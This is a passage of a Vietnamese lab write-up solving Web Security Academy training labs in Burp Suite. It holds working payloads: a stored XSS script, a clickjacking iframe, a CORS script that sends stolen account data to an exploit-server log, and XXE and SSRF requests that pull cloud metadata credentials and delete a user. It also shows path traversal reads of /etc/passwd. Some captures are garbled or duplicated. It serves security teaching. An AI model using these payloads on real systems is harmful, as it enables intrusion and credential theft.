
Bước 2: Kéo xuống phần comment và để lại comment như sau:



The screenshot shows a web browser window with two tabs open. The active tab is titled 'Lab: Stored XSS into HTML context' and displays a comment form. The URL in the address bar is <https://0a27003103d4f6f280c3c69c00420012.web-security-academy.net/post?postId=1>. The page content includes a comment from 'Billy Thackid' dated '14 April 2024' with the message 'To whom it may concern. Good work. Regards.' Below this is a 'Leave a comment' section. The 'Comment:' field contains the XSS payload '<script>alert(1)</script>'. There are also fields for 'Name' (containing 'thnhong'), 'Email' (containing 'thncng@hacker.com'), and 'Website' (containing 'https://google.com'). A 'Post Comment' button is visible at the bottom.

Sau đó nhấn vào *Post Comment*

b. Kết quả



III. Clickjacking

1. Clickjacking with form input data prefilled from a URL parameter

a. Cách thực hiện

Bước 1: Đăng nhập vào account với thông tin như sau: username = wiener, password = peter

Bước 2: Tiến hành thay đổi thông tin email thành: thncng@hacker.com

Bước 3: Sử dụng *Burp*, tab *Proxy* tiến hành tìm kiếm phần my-account/change-email. Sau đó *send to repeater*

The screenshot shows the Burp Suite interface with the Intercept tab selected. The list of requests shows several interactions with the 'my-account' page, including a POST request to change the email address. The Request pane displays the raw HTTP POST data sent to the server, and the Response pane shows the server's response, which is a 302 Found status code indicating a redirect.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookie
371	https://Oab800ba04b08e5b...	GET	/academyLabHeader			101	147			Clickjacking with form ...		✓	34.246.129.62	
373	https://Oab800ba04b08e5b...	GET	/my-account			302	57					✓	34.246.129.62	
374	https://Oab800ba04b08e5b...	GET	/login			200	3445	HTML		Clickjacking with form ...		✓	34.246.129.62	
376	https://Oab800ba04b08e5b...	GET	/academyLabHeader			101	147					✓	34.246.129.62	
377	https://Oab800ba04b08e5b...	POST	/login		✓	302	159					✓	34.246.129.62	
378	https://Oab800ba04b08e5b...	GET	/my-account?id=wiener		✓	200	3638	HTML		Clickjacking with form ...		✓	34.246.129.62	session
379	https://Oab800ba04b08e5b...	GET	/academyLabHeader			101	147					✓	34.246.129.62	
380	https://Oab800ba04b08e5b...	POST	/my-account/change-email		✓	302	72					✓	34.246.129.62	
381	https://Oab800ba04b08e5b...	GET	/my-account?id=wiener		✓	200	3633	HTML		Clickjacking with form ...		✓	34.246.129.62	
382	https://Oab800ba04b08e5b...	GET	/academyLabHeader			101	147					✓	34.246.129.62	

Bước 4: Trong *repeater*, khi *send* với phương thức POST thì bên phần *response* trả về kết quả là 302 Found. Do đó, ta tiến hành thay đổi phương thức POST thành GET và *send* lại

Request

	Pretty	Raw	Hex	Hacktector
1	GET /my-account?email=thncng@hacker.com&csrf=C2H3aBn5KmeJ002fmwUcv9RFFAcDxSRM			
2	HTTP/2			
3	Host: 0ab800ba04b08e5b806a2651006000e2.web-security-academy.net			
4	Cookie: session=1xEyqYUhfootPkc2GmVtLxcGt19g6SWA			
5	Cache-Control: max-age=0			
6	Sec-Ch-Ua: "Not-A-Brand";v="98", "Chromium";v="124"			
7	Sec-Ch-Ua-Mobile: ?0			
8	Sec-Ch-Ua-Platform: "Windows"			
9	Upgrade-Insecure-Requests: 1			
10	Origin: https://0ab800ba04b08e5b806a2651006000e2.web-security-academy.net			
11	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36			
12	Accept:			
13	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
14	Sec-Fetch-Site: same-origin			
15	Sec-Fetch-Mode: navigate			
16	Sec-Fetch-User: ?1			
17	Sec-Fetch-Dest: document			
18	Referer:			
19	https://0ab800ba04b08e5b806a2651006000e2.web-security-academy.net/my-account?id=wiener			
20	Accept-Encoding: gzip, deflate, br			
21	Accept-Language: en-US,en;q=0.9			
22	Priority: u=0, i			

Response

	Pretty	Raw	Hex	Render	Hacktector
48					
49	Log out				
50					
51	<p>				
52					
53	</p>				
54	</section>				
55	</header>				
56	<header class="notification-header">				
57	</header>				
58	<h1>				
59	My Account				
60	</h1>				
61	<div id="account-content">				
62	<p>				
63	Your username is: wiener				
64	</p>				
65	<p>				
66	Your email is: 				
67	thncng@hacker.com				
68					
69	</p>				
70	<div class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">				
71	<label>				
72	Email				
73	</label>				
74	<input required type="email" name="email" value="thncng@hacker.com">				
75	<input required type="hidden" name="csrf" value="C2H3aBn5KmeJ002fmwUcv9RFFAcDxSRM">				
76	<button class="button" type="submit">				
77	Update email				
78	</button>				
79	</form>				
80	</div>				
81	</div>				
82	</section>				
83	<div class="footer-wrapper">				

Kết quả là đã tìm thấy

Bước 5: Quay lại trang web và nhấn vào *Go to exploit server* để tiến hành thay đổi cấu trúc phần body và chiếm server với thông tin như mẫu sau:

```
<style>
    iframe {
        position: relative;
        width: $width_value;
        height: $height_value;
        opacity: $opacity;
        z-index: 2;
    }
    div {
        position: absolute;
        top: $top_value;
        left: $side_value;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="YOUR-LAB-ID.web-security-academy.net/my-account?email=ha
```

Theo đó, ta được:

```
Body:  
height: 100px;  
opacity: 0.1;  
z-index: 2;  
}  
div {  
position: absolute;  
top: 455px;  
left: 80px;  
z-index: 1;  
}  
</style>  
<div>Test me</div>  
<iframe src="https://0ab800ba04b08e5b806a2651006000e2.web-security-academy.net?email=hacker@attacker-website.com"></iframe>
```

b. Kết quả

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

My Account

Your username is: wiener
Your email is: thncng@hacker.com

Email
[Update email](#)

IV. Cross-origin resource sharing (CORS)**1. CORS vulnerability with basic origin reflection****a. Cách thực hiện**

Bước 1: Đăng nhập vào account với thông tin như sau: username = wiener, password = peter

Bước 2: Tìm kiếm trong proxy có url là /accountDetails, nơi có thông tin response về API key. Sau đó send to repeater

Bước 3: Thêm vào Origin: http://random-website.com. Sau đó nhấn send.

Request

```
1 GET /accountDetails HTTP/2
2 Host: 0a7100c503060b1f814b7aac00c40019.web-security-academy.net
3 Cookie: session=rJgqVFLBwvYvsDHafJAn0QT0VT0nd7
4 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
5 Sec-Ch-Ua-Mobile: 10
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/124.0.6287.60 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: "*/*"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: document
13 Referer: https://0a7100c503060b1f814b7aac00c40019.web-security-academy.net/my-account?id=wiener
14 Accept-Encoding: gzip, deflate, br
15 Origin: http://random-website.com
16 Accept-Language: en-US,en;q=0.9
17 Priority: u1, i
```

Response

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: http://random-website.com
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 149
7
8 {
9   "username": "wiener",
10  "email": "",
11  "apikey": "ByGHCNTxvpkhExWHTDfReanh5Vun8yF",
12  "sessions": [
13    rJgqVFLBwvYvsDHafJAn0QT0VT0nd7
14  ]
15 }
```

Bước 4: Sau khi đã thêm Origin vào được, ta tiến hành quay lại trang web là *Go to exploit server*. Thay đổi cấu trúc body của server như sau:

```
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get', 'YOUR-LAB-ID.web-security-academy.net/accountDetail');
    req.withCredentials = true;
    req.send();

    function reqListener() {
        location='/log?key=' + this.responseText;
    }
</script>
```

Sau đó lăn lượt ấn store => View exploit => Deliver exploit to victim => Access log.
Tìm kiếm tới kết quả có return về log?key và nhập vô phần submit.

b. Kết quả

V. XML external entity (XXE) injection

1. Exploiting XXE to perform SSRF attacks

a. Cách thực hiện

Bước 1: Tìm kiếm trang web /product/stock và send to repeater

Bước 2: Để có thể retrieve instance metadata, ta có thể truy cập vào local IP address của instance để quản lý kết nối tới những ứng dụng bên ngoài.

Để có thể quan sát được tất cả loại của instance data, sử dụng địa chỉ Ipv6 sau:

<http://169.254.169.254/latest/meta-data/>

Thêm vào phần body của request rồi send

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE random [ <!ENTITY ssrf SYSTEM "http://169.254.169.254/latest/meta-data/"> ]>
<stockCheck>
  <productId>
    &ssrf;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Request

	Pretty	Raw	Hex	Render	Hackvector
1	HTTP/2 400 Bad Request				
2	Content-Type: application/json; charset=utf-8				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 27				
5					
6	"Invalid product ID:				
7	iam				
8	"				

Response

Kết quả trả về là những gì mà ta cần thêm vào đường link ở phần request bên trên. Cú thέ thêm vào request rồi lại send, và nhận kết quả từ response

```
PRIORITY: u=1, l

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE random [ <!ENTITY ssrf SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
<stockCheck>
  <productId>
```


Kết quả sau vài lần lặp lại thao tác trên

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 554

"Invalid product ID:
{
  "Code": "Success",
  "LastUpdated": "2024-05-05T08:38:16.927547170Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "vCp9EZZ4nW1CHNsyEmLD",
  "SecretAccessKey": "hb5tQAXmUKP7yK8e1GKJH9CqYm8MIhcQSIZgolJ",
  "Token":
    "cDPnukH4ACbePyfHzgcbvpsYbccu9QWDjIBkrmtzCbyIg0Z3mYbH50iseaxm8bN4kL4Y25
    1AgbRoT1BMzz51001qPU1xoIBvE353PGN9mp7JMiGmZHGSohzn61EB344ghWRtS5xRZcyk
    h59LiPgYKvudV6KUb3TdgYLtMSFHE7t8jU81fguckrqTwBhI01FSfvRcjuedLm7V4kVUeCw
    3FmIaUPnhSOGnJ2cC2BdpPMvZMvuAOGiMNW33aDSMwHpbxL",
  "Expiration": "2030-05-04T08:38:16.927547170Z"
}
```

Kết quả phần response

b. Kết quả



VI. Server-side request forgery (SSRF)

1. Basic SSRF against another back-end system

a. Cách thực hiện

Bước 1: Tìm kiếm trang web /product/stock và send to repeater

Bước 2: Thay đổi stockApi của request thành dạng: `stockApi=http://192.168.0.1:8080/`

Theo đó, ta có kết quả trả về là:

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "Missing parameter"

```

Kết quả trả về

Thực hiện thay đổi địa chỉ để kiểm tra liệu rằng có các ứng dụng nào đó đang sử dụng địa chỉ IP này không bằng cách thay thế thành các địa chỉ như 192.168.0.2, 192.168.0.3....

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2350
5

```

Kết quả trả về lỗi và không thể connect

Bước 3: Tiến hành send to intruder. Sau đó sử dụng sniper để tấn công tìm kiếm địa chỉ bị lỗi.

The screenshot shows a web-based configuration tool for generating payloads. At the top, there are tabs for 'Positions', 'Payloads' (which is selected), 'Resource pool', and 'Settings'. Under 'Payloads', there are two sections: 'Payload sets' and 'Payload settings [Numbers]'. In 'Payload sets', it says 'You can define one or more payload sets. The number of payload sets depends on the attack type defined'. It shows a dropdown for 'Payload set' (set to 1) and 'Payload count' (set to 255). Below that, it shows 'Payload type' (set to 'Numbers') and 'Request count' (set to 255). In 'Payload settings [Numbers]', it says 'This payload type generates numeric payloads within a given range and in a specified format.' It has sections for 'Number range' (Type: Sequential, From: 1, To: 255, Step: 1, How many: blank) and 'Number format' (also blank). A note in Vietnamese states: 'Một địa chỉ mạng có tối đa 255, nên sẽ để từ 1 đến 255'. Below this, there is a table with three columns and four rows. The first column contains numbers 82, 83, and 84. The second column contains 82, 83, and 84. The third column contains 500, 404, and 500. The fourth column contains 430, 419, and 375. A note in Vietnamese below the table says: 'Request gặp lỗi'.

Tiến hành send to repeater để tấn công.

A screenshot of a terminal or log viewer showing a request and its response. The response is a 404 Not Found error. The output is:

```

Pretty Raw Hex Render Hackvertor
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"

```

Kết quả trả về phần response

Thêm lệnh /admin vào request này để tấn công.

A screenshot of a terminal or log viewer showing a request and its response. The response is a 200 OK status. The output is:

```

stockApi=http://192.168.0.83:8080/admin
Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3139
6

```

Kết nối thành công tới admin

Khi mở qua phần render của response, ta đã thấy có phần admin panel

Response
Pretty Raw Hex Render Hackvertor

WebSecurity Academy

Basic SSRF against another back-end system

LAB Not solved

Back to lab description >

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Bước 4: Xóa quyền của admin

Tiến hành xóa admin carlos bằng cách tìm thông tin trong phần response

```

60
61      <span>carlos - </span>
62      <a href="
63          </div>
64          </section>
65          <br>
66          <hr>
67      </div>
68
69
70      </div>
71  </body>
72 </html>
73
    
```

its (?) (gear) (left arrow) (right arrow) carlos X 2 matches

Thông tin để xóa carlos

Sau đó copy lại và paste vào phần stockApi bên request. Khi kiểm tra lại, admin carlos đã bị xóa

b. Kết quả

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

The Splash

★★★★★

\$43.97

VII. Path traversal

1. File path traversal, traversal sequences blocked with absolute path bypass.

a. *Cách thực hiện*

https://0a07000e03db771883614b3800db005b.web-security-academy.net

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy

File path traversal, traversal sequences blocked with absolute path bypass

LAB Not solved

Back to lab description >

WE LIKE TO SHOP



Snow Delivered To Your Door
★★★★★ \$75.92

Hexbug Battleground Tarantula Double Pack
★★★★★ \$35.01

Packaway Carport
★★★★★ \$82.22

Giant Pillow Thing
★★★★★ \$12.37

View details View details View details View details

Burp Project View Help

Dashboard Target Proxy Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS and general binary content

▾ Host Method URL

212 https://0a07000e03db77188361... GET /image?filename=49.jpg

213 https://0a07000e03db77188361... GET /academy/abletest

214 https://0a07000e03db77188361... GET /image?filename=21.jpg

215 https://0a07000e03db77188361... GET /image?filename=12.jpg

216 https://0a07000e03db77188361... GET /image?filename=27.jpg

217 https://0a07000e03db77188361... GET /image?filename=5.jpg

218 https://0a07000e03db77188361... GET /image?filename=44.jpg

219 https://0a07000e03db77188361... GET /image?filename=7.jpg

220 https://0a07000e03db77188361... GET /image?filename=50.jpg

221 https://0a07000e03db77188361... GET /image?filename=4.jpg

222 https://0a07000e03db77188361... GET /image?filename=45.jpg

223 https://0a07000e03db77188361... GET /image?filename=24.jpg

Repeater

Request Response Inspector

Repeater

Send Cancel < > Target: https://0a07000e03db771883614b3800db005b.web-security-academy.net

Request

Pretty Raw Hex

1. GET /image?filename=24.jpg HTTP/2

2. Host: 0a07000e03db771883614b3800db005b.web-security-academy.net

3. Cookie: session=Yg0uCrufhYnAfKcBftd9y6MAHeU5jn

4. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5. Accept: image/avif,image/webp,*/*

6. Accept-Language: en-US,en;q=0.5

7. Accept-Encoding: gzip, deflate, br

8. Referer: https://0a07000e03db771883614b3800db005b.web-security-academy.net/

9. Sec-Fetch-Dest: image

10. Sec-Fetch-Mode: no-cors

11. Sec-Fetch-Site: same-origin

12. Te: trailers

13.

14.

Welcome to the new Dashboard

We've made it easier to view details about your scans and other tasks. You can access the logs and a list of all issues from the dock below.

FoxyProxy

Proxy by Patterns Disable 127.0.0.1:8080 8080

More Quick Add Exclude Host Set Tab Proxy Unset Tab Proxy Options Location IP Log

URL sẽ lấy parameter filename để trả về nội dung file đó. Do vậy ta có thể theo đường dẫn URL để lấy nội dung file /etc/passwd từ server's filesystem.

Tiến hành chèn vào URL filename=/etc/passwd để truy lấy được dữ liệu từ file.

b. Kết quả

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /image?filename=24.jpg HTTP/2
- Response:** Status 200 OK, Content-Type: image/jpeg, X-Frame-Options: SAMEORIGIN, Content-Length: 2316 bytes.
- Response Body:** The content of the /etc/passwd file, including entries like 'root:x:0:0:root:/root:/bin/bash' and many other user accounts.

2. File path traversal, traversal sequences stripped non-recursively

a. Cách thực hiện

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /image?filename=_2e6.jpg HTTP/2
- Response:** Status 200 OK, Content-Type: image/jpeg, X-Frame-Options: SAMEORIGIN, Content-Length: 2316 bytes.
- Response Body:** The content of the /etc/passwd file, including entries like 'root:x:0:0:root:/root:/bin/bash' and many other user accounts.

File path traversal, traversal sequences stripped non-recursively

LAB Solved

Repeater

Request

```
GET /image?filename=36.jpg HTTP/2
Host: 0xa700d304c4054480e...ffff2600c10028.web-security-academy.net
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline'; style-src 'self' 'unsafe-style-src'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/*,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0xa700d304c4054480e.../
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Content-Type: application/javascript; charset=UTF-8
Content-Length: 14
```

Response

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316
root:x:0:root:/root/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
operator:x:6:12:operator:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
```

Sử dụng ‘..’ để di chuyển lên 1 cấp thư mục cha. Đôi khi sử dụng ‘....//’ hoặc ‘....\’

VD: Đường dẫn ban đầu là folder1/folder2/etc/passwd. Sau khi sử dụng ‘..’ thì đường dẫn folder1/folder2/..etc/passwd sau khi được xử lý sẽ là folder1/etc/passwd.

File path traversal, traversal sequences stripped with superfluous URL-decode

LAB Solved

Repeater

Request

```
GET /image?filename=6.jpg HTTP/2
Host: 0xac400ce03eb899382116aca008dd0d3.web-security-academy.net
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline'; style-src 'self' 'unsafe-style-src'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/*,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0xac400ce03eb899382116aca008dd0d3.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Content-Type: application/javascript; charset=UTF-8
Content-Length: 14
```

Response

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316
root:x:0:root:/root/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
operator:x:6:12:operator:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
```

Có thể sử dụng URL encoding để bypass trường hợp web server loại bỏ mọi trình tự truyền tải trước khi chuyển dữ liệu đầu vào đến ứng dụng.

File path traversal, validation of file extension with null byte bypass LAB Solved

```

# ^ Host Method URL
311 https://0a0f0fd030428c3821... GET /image?filename=56.jpg
312 https://0a0f0fd030428c3821... GET /image?filename=2.jpg
313 https://0a0f0fd030428c3821... GET /image?filename=62.jpg
314 https://0a0f0fd030428c3821... GET /image?filename=36.jpg
315 https://0a0f0fd030428c3821... GET /image?filename=10.jpg
316 https://0a0f0fd030428c3821... GET /image?filename=21.jpg
317 https://0a0f0fd030428c3821... GET /image?filename=49.jpg
318 https://0a0f0fd030428c3821... GET /image?filename=58.jpg
320 https://0a0f0fd030428c3821... GET /image?filename=9.jpg
321 https://0a0f0fd030428c3821... GET /image?filename=31.jpg
322 https://0a0f0fd030428c3821... GET /image?filename=53.jpg

Request
Pretty Raw Hex
1 GET /image?filename=53.jpg HTTP/2
2 Host: 0a0f0fd030428c3821139470014000b.web-security-academy.net
3 Cookie: session=60qvKMKVtayTDSJWbbkYBRA5KZTGW0Mx
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5460.114 Safari/537.36
5 Accept: image/*, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0f0fd030428c38211394700140000b.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

```

```

Response
Pretty Raw Hex Render
1 GET /image?filename=53.jpg HTTP/2
2 Host: 0a0f0fd030428c3821139470014000b.web-security-academy.net
3 Cookie: session=60qvKMKVtayTDSJWbbkYBRA5KZTGW0Mx
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5460.114 Safari/537.36
5 Accept: image/*, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0f0fd030428c38211394700140000b.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

```

Sử dụng null byte trong trường hợp web server yêu cầu parameter filename phải có phần mở rộng, ví dụ .png. Khi đó sử dụng null byte để bypass kiểm tra đường dẫn và các phần tệp tin sau đó.

b. Kết quả

File path traversal, validation of file extension with null byte bypass LAB Solved

```

# ^ Host Method URL
311 https://0a0f0fd030428c3821... GET /image?filename=56.jpg
312 https://0a0f0fd030428c3821... GET /image?filename=2.jpg
313 https://0a0f0fd030428c3821... GET /image?filename=62.jpg
314 https://0a0f0fd030428c3821... GET /image?filename=36.jpg
315 https://0a0f0fd030428c3821... GET /image?filename=10.jpg
316 https://0a0f0fd030428c3821... GET /image?filename=21.jpg
317 https://0a0f0fd030428c3821... GET /image?filename=49.jpg
318 https://0a0f0fd030428c3821... GET /image?filename=58.jpg
320 https://0a0f0fd030428c3821... GET /image?filename=9.jpg
321 https://0a0f0fd030428c3821... GET /image?filename=31.jpg
322 https://0a0f0fd030428c3821... GET /image?filename=53.jpg

Request
Pretty Raw Hex
1 GET /image?filename=53.jpg HTTP/2
2 Host: 0a0f0fd030428c3821139470014000b.web-security-academy.net
3 Cookie: session=60qvKMKVtayTDSJWbbkYBRA5KZTGW0Mx
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: image/*, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0f0fd030428c38211394700140000b.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

```

```

Response
Pretty Raw Hex Render
1 GET /image?filename=53.jpg HTTP/2
2 Host: 0a0f0fd030428c3821139470014000b.web-security-academy.net
3 Cookie: session=60qvKMKVtayTDSJWbbkYBRA5KZTGW0Mx
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: image/*, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0f0fd030428c38211394700140000b.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

```

VIII. Access control vulnerabilities

1. User role controlled by request parameter

a. *Cách thực hiện*

Bước 1: Đăng nhập vào account với thông tin sau: username = wiener, password = peter. Sau đó tìm trong *Proxy* của *Burp* phần /login ta sẽ nhận được thông tin sau:

Pretty	Raw	Hex	Render	Hackvertor
1	HTTP/2 302 Found			
2	Location: /my-account?id=wiener			
3	Set-Cookie: Admin=false; Secure; HttpOnly			
4	Set-Cookie: session=pBdrBunCWNqaEC019N2RL6UnTDOJZBkR; Secure; HttpOnly; SameSite=None			
